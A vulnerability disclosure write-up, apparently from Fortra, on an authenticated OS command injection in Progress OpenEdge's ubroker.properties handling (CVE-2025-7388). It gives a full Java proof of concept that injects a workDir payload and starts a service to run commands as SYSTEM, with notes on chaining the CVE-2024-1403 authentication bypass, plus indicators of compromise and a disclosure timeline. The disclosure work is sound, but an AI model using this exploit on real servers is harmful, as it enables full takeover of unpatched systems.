On March 6, 2024, Zach Hanley from Horizon3.ai wrote a blog post about reproducing CVE-2024-1403 using an authentication bypass in Progress OpenEdge.
In the blog post, he explained the architecture behind OpenEdge and all the technical information related to the CVE-2024-1403 vulnerability. In the same blog post, he also posted a proof of concept (POC) to exploit the vulnerability. However, as this vulnerability is only an authentication bypass, achieving Remote Code Execution was left as an exercise for the reader.
Further Analysis of CVE-2024-1403
After reading the blog post, I began to dig into the application, starting from where they left off.
For my analysis, I used Progress OpenEdge 12.8.0 for Windows and Linux. (Note: I confirmed that version 12.8.4 was also vulnerable.)
The Horizon3.ai POC ends with a listing of all the available interfaces that the vulnerability allows access to:
- com.progress.system.SystemPlugIn
- com.progress.chimera.common.IChimeraRemoteObject
- com.progress.system.ISystemPlugIn
- com.progress.agent.database.AgentPlugIn
- com.progress.chimera.common.IChimeraRemoteObject
- com.progress.agent.database.IAgentPlugIn
- com.progress.ubroker.tools.NSRemoteObject
- com.progress.chimera.common.IChimeraHierarchy
- com.progress.ubroker.tools.IYodaRMI
- com.progress.ubroker.tools.IYodaSharedResources
- com.progress.ubroker.tools.UBRemoteCommand
- com.progress.chimera.common.IChimeraRemoteCommand
- com.progress.juniper.admin.JAPlugIn
- com.progress.chimera.common.IChimeraRemoteObject
- com.progress.juniper.admin.IJAPlugIn
- com.progress.agent.smdatabase.SMPlugIn
- com.progress.chimera.common.IChimeraRemoteObject
Creating an Instance Compatible to Ubroker.tools
I analyzed the com.progress.ubroker.tools.IyodaRMI interface, which has only one method: doRemoteToolCmd. This method receives one parameter of type com.progress.ubroker.util.ToolRemoteCmdDescriptor and has six implementations:

Using the com.progress.ubroker.tools.IyodaSharedResources interface, you can call the getRemoteManageObject method to create an instance compatible with the com.progress.ubroker.tools.IYodaRMI interface (the instance is from the com.progress.ubroker.tools.NSRemoteObject class). You can use that instance to call the doRemoteToolCmd method.

By using a parameter with a command value of 2 in the implementation inside AbstractGuiPluginRemObj, you can call the com.progress.ubroker.tools.AbstractGuiPluginRemObj#saveSvcConfig method:

This method calls com.progress.ubroker.tools.PropMgrPlugin#saveSvcConfig:


This calls the com.progress.ubroker.tools.PropMgrPlugin.PMUObject#saveConfig method:

From there, the com.progress.ubroker.util.PropMgrUtils#saveAll method is called:
This ends by calling the com.progress.common.property.PropertyManager#save method:


This method will add the string specified inside the m_cmdArgsList property of the ToolRemoteCmdDescriptor parameter, located in the ubroker.properties file (located in the \Progress\OpenEdge\properties\ folder).
Now we know that we can add “properties” (our payload) to the ubroker.properties file.
Executing a Payload Within Ubroker.properties
The next step is to execute our payload. After adding the payload to the ubroker.properties file, make a second request using a parameter with a command value of 100.

The request will be handled by com.progress.ubroker.tools.NSRemoteObject#doRemoteToolCmd which will call the com.progress.ubroker.tools.NSRemoteObject#startSvcProcess method:

This will call the com.progress.ubroker.tools.SvcControlCmd#startService method:

The startService method will first obtain a com.progress.ubroker.tools.SvcStartArgs object using the com.progress.ubroker.tools.SvcStartArgs method and then use the com.progress.ubroker.tools.SvcStartArgs#getArgs method to fill the args variable:
Later, the args variable will be passed to the java.lang.Runtime#exec method:

If the args variable can be set, then Remote Code Execution is possible.
Achieving Remote Code Execution
As shown before, the args variable is filled with the values created from the com.progress.ubroker.tools.SvcStartArgs object. This object has a constructor that fills its properties from the ubroker.properties file, but there is a bug in the process of the workDir argument:

When the application tries to add the “-w” argument to the command line, it uses the fixupArg function with the workDir argument. This function uses the argumentNeedsFixup function to determine if the read parameter from the file needs to be enclosed between double quotes:

The problem (and bug) is that this function fails to enclose the parameter if a double quote is already present in the read value, allowing OS command injection.
Now we know the format of our payload and how to execute it, but we need more information. When a service is started, a command like the following is executed:

Here, the jvmStart executable will run the java.exe executable with all the parameters shown in the picture.
With that in mind, we can generate a payload that will fill the “-w” parameter, so we can force the jvmStart executable to run our commands.
For our payload to exploit the OS command injection, we need to define of the “-w” parameter inside the ubroker.properties file:

Notice that in our example, we are adding a service (section) called Ubroker.AS.RCE, and that we added only one entry: workDir.
In the entry value, you can see that the first double quote will exploit our vulnerability and prevent the following payload from being enclosed inside double quotes, resulting in the jvmStart executable executing the cmd.exe /c “calc.exe” command (instead of the original java.exe).
The complete command line will resemble this example (which result in calc.exe running as SYSTEM):

To summarize, we have an authenticated OS command injection if we:
- Add a specific payload in the “workDir” entry of a section (service) inside the ubroker.properties file.
- Start the service identified with the previous section’s name.
For our POC, we can use the CVE-2024-1403 POC as a template, and add our authenticated OS command injection:
import com.progress.auth.codec.CodecFactory;
import com.progress.auth.codec.Encoder;
import com.progress.chimera.adminserver.IAdminServer;
import com.progress.chimera.adminserver.IAdminServerConnection;
import com.progress.ubroker.tools.IYodaRMI;
import com.progress.ubroker.util.ToolRemoteCmdDescriptor;
import com.progress.ubroker.util.ToolRemoteCmdStatus;
import java.lang.reflect.Method;
import java.rmi.Naming;
import java.lang.reflect.Proxy;
import java.util.Vector;
public class Main {
    public static void main(String[] args) throws Exception {
        Encoder encoder = CodecFactory.getCodec("oech1").getEncoder();
        IAdminServerConnection serverConnection = (IAdminServerConnection) Naming.lookup("rmi://" + args[0] + ":20931/Chimera");
        //UNcomment the following 2 lines and comment the other 2 if the target is vulnerable to CVE-2024-1403
        //String username = encoder.encode("NT AUTHORITY\\SYSTEM");
        //IAdminServer adminServer = serverConnection.connect(username, "");
        String username = encoder.encode("administrator");  //Local administrator user has logon access to server
        IAdminServer adminServer = serverConnection.connect(username, encoder.encode("Admin123"));
        Vector plugin = adminServer.getPlugins("com.progress.ubroker.tools.NSRemoteObject");
        for (int i = 0; i < plugin.size(); ++i) {
            Proxy proxy = (Proxy) plugin.get(i);
            Class<?>[] interfaces = proxy.getClass().getInterfaces();
            System.out.println("Looking for IYodaSharedResources interface in response...");
            for (Class<?> iface : interfaces) {
                if (iface.getName().equals("com.progress.ubroker.tools.IYodaSharedResources")){
                    System.out.println("IYodaSharedResources interface found!");
                    System.out.println("Calling getRemoteManageObject method...");
                    Method m = iface.getMethod("getRemoteManageObject");
                    IYodaRMI rmo = (IYodaRMI) m.invoke(proxy);
                    System.out.println("getRemoteManageObject method OK");
                    System.out.println("Creating cmd descriptor for command injection...");
                    ToolRemoteCmdDescriptor cmd = new ToolRemoteCmdDescriptor();
                    cmd.setCommand(2);
                    cmd.setPropSpec("UBroker.AS.RCE");
                    String nl = System.getProperty("line.separator");
                    String payload = "[UBroker.AS.RCE]" + nl;
                    payload = payload.concat("	workDir=@{WorkPath}\" -o stdout -e 1 cmd.exe /c \"calc.exe\" -classpath" + nl);
                    cmd.addArgsList(payload.toCharArray());
                    System.out.println("Calling doRemoteToolCmd...");
                    ToolRemoteCmdStatus ret = rmo.doRemoteToolCmd(cmd);
                    System.out.println("Creating cmd descriptor for command execution...");
                    ToolRemoteCmdDescriptor cmd2 = new ToolRemoteCmdDescriptor();
                    cmd2.setCommand(100);
                    cmd2.setPropSpec("UBroker.AS.RCE");
                    System.out.println("Calling doRemoteToolCmd...");
                    ret = rmo.doRemoteToolCmd(cmd2);
                    System.out.println("Attack finished. There should be a calc running as SYSTEM.");
                }
            }
        }
    }
}
Keep in mind that to compile and execute the previous POC, you will need several Progress JAR files (located in an OpenEdge installation).
Indicators of Compromise
As you may have noticed, the ubroker.properties file has the properties file format (which is similar to the INI file format). The exploitation of this new vulnerability will add or edit a section in the file, and set or add the entry named “workDir” with the OS command injection payload. Also, after the first comments at the beginning of the file, the file’s last changed area and time will appear. For example:
%% Update default for UBroker.collectStatsData
%% version b001
%% Nov 4, 2024, 10:42:03 AM
Report Timeline
2024-12-09 – Fortra reported to Progress Software via BugCrowd with a POC.
2024-12-11 – Progress Software indicated that OpenEdge development had reproduced and confirmed the vulnerability.
2025-01-21 – Fortra asked when a fix would be available.
2025-02-10 – Progress Software provided a timeline for fixes.
2025-06-25 – Progress Software replied with adjusted GA dates.
2025-07-21 – Progress Software confirmed that they were on track for a July 29 delivery date and provided the CVE-2025-7388 with CVSS score of 8.4 and vector AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:L
2025-07-21 – Fortra replied that we would hold any publication until after we see the CVEs are publicly available.
2025-07-28 – Progress Software delayed OpenEdge 12.2.18 release until mid-August.
2025-08-15 – Progress Software released OpenEdge 12.2.18
2025-09-04 – Progress Software publishes CVE and product alert.
2025-09-04 – Fortra advisory is published.